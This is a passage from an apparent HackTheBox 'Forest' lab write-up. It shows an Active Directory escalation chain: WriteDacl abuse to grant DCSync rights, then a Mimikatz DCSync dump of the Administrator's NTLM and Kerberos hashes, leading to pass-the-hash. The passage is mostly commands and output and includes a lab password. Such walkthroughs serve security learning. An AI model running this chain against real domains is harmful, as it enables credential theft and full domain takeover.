Success! svc-alfresco is now part of the EWP group.
As members of the EWP group, we wield significant power with 'WriteDacl' permissions across the entire domain. In Active Directory (AD), the DACL (Discretionary Access Control List) is our playground. By tweaking the DACL of the Domain, we can essentially grant ourselves any desired permissions. Bloodhound provides a handy command example, which we can tweak to our advantage:
Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity 'svc-alfresco' -TargetIdentity 'HTB.LOCAL\\Domain Admins' -Rights DCSyncIn this scenario, we acquire DCSync privileges opens in a new tab, enabling us to impersonate a domain controller (DC) and extract password hashes from other DCs. This action necessitates specifying the $Cred variable.
$SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force$Cred = New-Object System.Management.Automation.PSCredential('htb\\svc-alfresco', $SecPassword)In the final step, we elevate our privileges to DCSync permissions.
Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity 'svc-alfresco' -TargetIdentity 'HTB.LOCAL\\Domain Admins' -Rights DCSyncNow, we execute the commands above.
*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> Add-DomainGroupMember -Identity 'Exchange Windows Permissions' -Members svc-alfresco*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> Get-DomainGroupMember -Identity 'Exchange Windows Permissions'GroupDomain             : htb.localGroupName               : Exchange Windows PermissionsGroupDistinguishedName  : CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=localMemberDomain            : htb.localMemberName              : svc-alfrescoMemberDistinguishedName : CN=svc-alfresco,OU=Service Accounts,DC=htb,DC=localMemberObjectClass       : userMemberSID               : S-1-5-21-3072663084-364016917-1341370565-1147GroupDomain             : htb.localGroupName               : Exchange Windows PermissionsGroupDistinguishedName  : CN=Exchange Windows Permissions,OU=Microsoft Exchange Security Groups,DC=htb,DC=localMemberDomain            : htb.localMemberName              : Exchange Trusted SubsystemMemberDistinguishedName : CN=Exchange Trusted Subsystem,OU=Microsoft Exchange Security Groups,DC=htb,DC=localMemberObjectClass       : groupMemberSID               : S-1-5-21-3072663084-364016917-1341370565-1119
*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity 'svc-alfresco' -TargetIdentity 'HTB.LOCAL\\Domain Admins' -Rights DCSync
*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> $SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb\\svc-alfresco', $SecPassword)
*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> net group 'Exchange Windows Permissions'Group name     Exchange Windows PermissionsComment        This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to read and modify all Windows accounts and groups. This group should not be deleted.Members-------------------------------------------------------------------------------svc-alfrescoThe command completed successfully.
Now that we have permissions, we can upload mimikatz opens in a new tab to perform the DCSync and dump the hashes.

Now, we import the module mimikatz to the powershell and then dump the administrator NTLM hash.
*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> Import-Module ./Invoke-Mimikatz.ps1*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents> Invoke-MimiKatz -Command """lsadump::dcsync /domain:htb.local /user:Administrator"""Access denied At C:\\Users\\svc-alfresco\\Documents\\Invoke-Mimikatz.ps1:2579 char:27+             $Processors = Get-WmiObject -Class Win32_Processor+                           ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~    + CategoryInfo          : InvalidOperation: (:) [Get-WmiObject], ManagementException    + FullyQualifiedErrorId : GetWMIManagementException,Microsoft.PowerShell.Commands.GetWmiObjectCommandThe property 'AddressWidth' cannot be found on this object. Verify that the property exists.At C:\\Users\\svc-alfresco\\Documents\\Invoke-Mimikatz.ps1:2593 char:14+ ...        if ( ( $Processor.AddressWidth) -ne (([System.IntPtr]::Size)*8 ...+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~    + CategoryInfo          : NotSpecified: (:) [], PropertyNotFoundException    + FullyQualifiedErrorId : PropertyNotFoundStrict  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14 .## ^ ##.  "A La Vie, A L'Amour" ## / \\ ##  /* * * ## \\ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) '## v ##'   <http://blog.gentilkiwi.com/mimikatz>             (oe.eo)  '#####'                                     with 20 modules * * */mimikatz(powershell) # lsadump::dcsync /domain:htb.local /user:Administrator[DC] 'htb.local' will be the domain[DC] 'FOREST.htb.local' will be the DC server[DC] 'Administrator' will be the user accountObject RDN           : Administrator** SAM ACCOUNT **SAM Username         : AdministratorUser Principal Name  : Administrator@htb.localAccount Type         : 30000000 ( USER_OBJECT )User Account Control : 00000200 ( NORMAL_ACCOUNT )Account expiration   :Password last change : 8/30/2021 4:51:58 PMObject Security ID   : S-1-5-21-3072663084-364016917-1341370565-500Object Relative ID   : 500Credentials:  Hash NTLM: 32693b11e6aa90eb43d32c72a07ceea6    ntlm- 0: 32693b11e6aa90eb43d32c72a07ceea6    ntlm- 1: 9307ee5abf7791f3424d9d5148b20177    ntlm- 2: 32693b11e6aa90eb43d32c72a07ceea6    lm  - 0: 9498c81fd53411e023fcd1ff4cd3e482    lm  - 1: f505fe58b1dedbe3015454d212af5115Supplemental Credentials:* Primary:NTLM-Strong-NTOWF *    Random Value : cad4a87763ba795c795b96486148bb95* Primary:Kerberos-Newer-Keys *    Default Salt : HTB.LOCALAdministrator    Default Iterations : 4096    Credentials      aes256_hmac       (4096) : 910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913      aes128_hmac       (4096) : b5880b186249a067a5f6b814a23ed375      des_cbc_md5       (4096) : c1e049c71f57343b    OldCredentials      aes256_hmac       (4096) : 44f53d59845f6fc874991dadd99efa2513ed4f1d26762c2130cb6af13c39d90a      aes128_hmac       (4096) : 08f52532321ad13ccb9f2dc613aac29d      des_cbc_md5       (4096) : 977a57459e191a98* Primary:Kerberos *    Default Salt : HTB.LOCALAdministrator    Credentials      des_cbc_md5       : c1e049c71f57343b    OldCredentials      des_cbc_md5       : 977a57459e191a98* Packages *    NTLM-Strong-NTOWF* Primary:WDigest *    01  4bf46b35318e5a5489800a94c48fcad7    02  64e0f8fd5f1d719ef57bbd3629f06f73    03  c941843f3eaa0f1428e6dbc0dbdaa8fc    04  4bf46b35318e5a5489800a94c48fcad7    05  bde04a27442e93dcffc3cafc918815db    06  f5052f0ef60d18394ade5b035ed33a65    07  224411cb45b591747e9b1ea68f3e21c9    08  c19a3e58e43d04cd2f648e743bcf4e99    09  6570c5d1d341451ab4e50f6376fdd537    10  d9e273a5e9f9695ba31eed9994db639b    11  bf978ab7d4be6babcb0fa4472c2e997e    12  c19a3e58e43d04cd2f648e743bcf4e99    13  c021f4b421a3b6705186e1bb4aece4dd    14  e4b5369f31c3f7b719c32068a158cc45    15  83f9b26c5fb01baa4c1c53a9ab218b51    16  9c7f075029c3e8261a39d9426c8f0e46    17  4b76db2b48008d0fedec9565b512ebfd    18  7bcf362bae99045ec832752683fa764e    19  3cfab3d0b85f4f29d743fe468e8fb4d2    20  bda0fe2c7fdc7ce811d49180f2362d82    21  26eca18047125d0bc422c90ebb144fd6    22  87d7d078f9bc7736be4f400d31002010    23  6782c069d40e5bb74f0ae615edc34a20    24  652fcb1fe494a86ecafdb48692271d5c    25  bc4c221fa67b56d72b4f5bc667a0abe2    26  5a0987ea5cdea42206943400716539df    27  73fbf3f25ab177cd96aff49153c9fcba    28  407804bd6d34fb2f5517791b359f3332    29  685e9e9fcfddcdfb5be4eb35eb17a255
*Evil-WinRM* PS C:\\Users\\svc-alfresco\\Documents>
As I attempted the dump attack, I encountered confusion due to trial and error. Adding svc-alfresco to the Exchange Windows Permissions group and running the required commands didn't yield success. Also, when I checked the group membership with "net group 'Exchange Windows Permissions'," I found svc-alfresco removed. This situation hinted at ongoing cleanup activities, so we have to be fast doing the dump attack after adding giving the required permissions to svc-alfresco.

Now armed with the hashes, we proceed to log in using a Pass-the-Hash attack, using the administrator's NTLM hash for access.